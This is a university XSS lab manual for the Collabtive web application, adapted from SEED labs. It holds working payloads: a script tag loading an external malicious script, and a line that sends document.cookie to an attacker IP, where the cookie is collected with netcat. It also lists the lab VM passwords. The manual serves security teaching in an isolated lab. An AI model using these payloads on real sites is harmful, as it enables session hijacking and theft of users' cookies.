Cross-Site Scripting (XSS) Attack Lab

(Web Application: Collabtive)

|  |
| --- |
| Copyrights 2016-2017 Frank Xu, Bowie State University.  The lab manual is developed based on the lab material: <http://www.cis.syr.edu/~wedu/seed/Labs/Web/XSS_Collabtive/XSS_Collabtive.pdf>  Comments and suggestions can be sent to wxu@bowiestate.edu |


**Lab Environment**

1. We have created two accounts in the VM. The usernames and passwords are listed in the following:
   * User ID: root, Password: seedubuntu.
   * Note: Ubuntu does not allow root to login directly from the login window. You have to login as a normal user, and then use the command su to login to the root account.
   * User ID: seed, Password: dees
2. In this lab, we need three things, are of which are already installed in the provided VM image: (1) the Firefox web browser, (2) the Apache web server, and (3) the Collabtive project management web application. For the browser, we need to use the LiveHTTPHeaders extension for Firefox to inspect the HTTP requests and responses. The pre-built Ubuntu VM image provided to you has already installed the Firefox web browser with the required extensions.


**Task 1: Posting a Malicious Message to Display an Alert Window**

The task is to embed a JavaScript program in your Collabtive profile

1. Starting the Apache Server.




1. Starting web site.




1. Login as one of the users: username: *alice* password: *alice*
2. Edit profile
   1. Click***account***



* 1. Click ***Edit***
  2. Type script as follows



* 1. Click ***Send***




* 1. Question: The JavaScript code is short enough to be typed into the company field. What if you want to run a long JavaScript, but you are limited by the number of characters you can type in the form? Hints:


|  |
| --- |
| <script type="text/javascript"  src="http://www.example.com/maliciousScript.js">  </script> |

**Task 2: Posting a Malicious Message to Display Cookies**

1. Make sure you have logged on
2. Type script as follows




1. Click ***Send***



1. Questions:
   1. What is Cookie?
   2. Why does a website need cookies?
   3. Why is the security implication if someone steals you cookies?


**Task 3: Stealing Cookies from the Victim’s Machine**

1. Role playing
   1. Clone the Seed Ubuntu virtual image.
      1. Use the cloned virtual image as the attacker’s machine collecting the stolen cookies.
      2. Alice is an attacker
      3. Configure the network of the cloned image as the same as the original image
      4. Ping two Ubuntu systems each other to make sure they can communicate



* 1. Using original Seed Ubuntu to access the [www.xsslabcollabtive.com](http://www.xsslabcollabtive.com) for both attacker and victim.
     1. Bob is a victim

1. Find IP address of the attacker’s machine



1. Check the availability of the attacker’s machine. If you can’t see the screen like this, you need to troubleshoot your network setting
   1. On the attacker’s machine




* 1. On victim’s machine




* 1. Question: What does the command netcat do?

1. Embed JavaScript code in the website
   1. Alice logs on Seed Ubuntu
   2. Alice injects the JavaScript code into the Company field.
      1. The single quote is **'** not ‘ or “
      2. You may want to type it instead copy and paste
      3. You need to change the attacker’s IP



|  |
| --- |
| <script>document.write('<img src=http://10.0.2.5:5555?c=' +escape(document.cookie)+'>')</script> |

1. Observation from the attacker’s machine



1. Questions
   1. What is the session ID?
   2. Does the session ID belong to Alice or Bob?
   3. How to prove the session ID belongs to Alice or Bob? Hints: You may use Firebug, which is a plug-in of Firefox.

Reference:

* http://www.cis.syr.edu/~wedu/seed/Labs/Web/XSS\_Collabtive/XSS\_Collabtive.pdf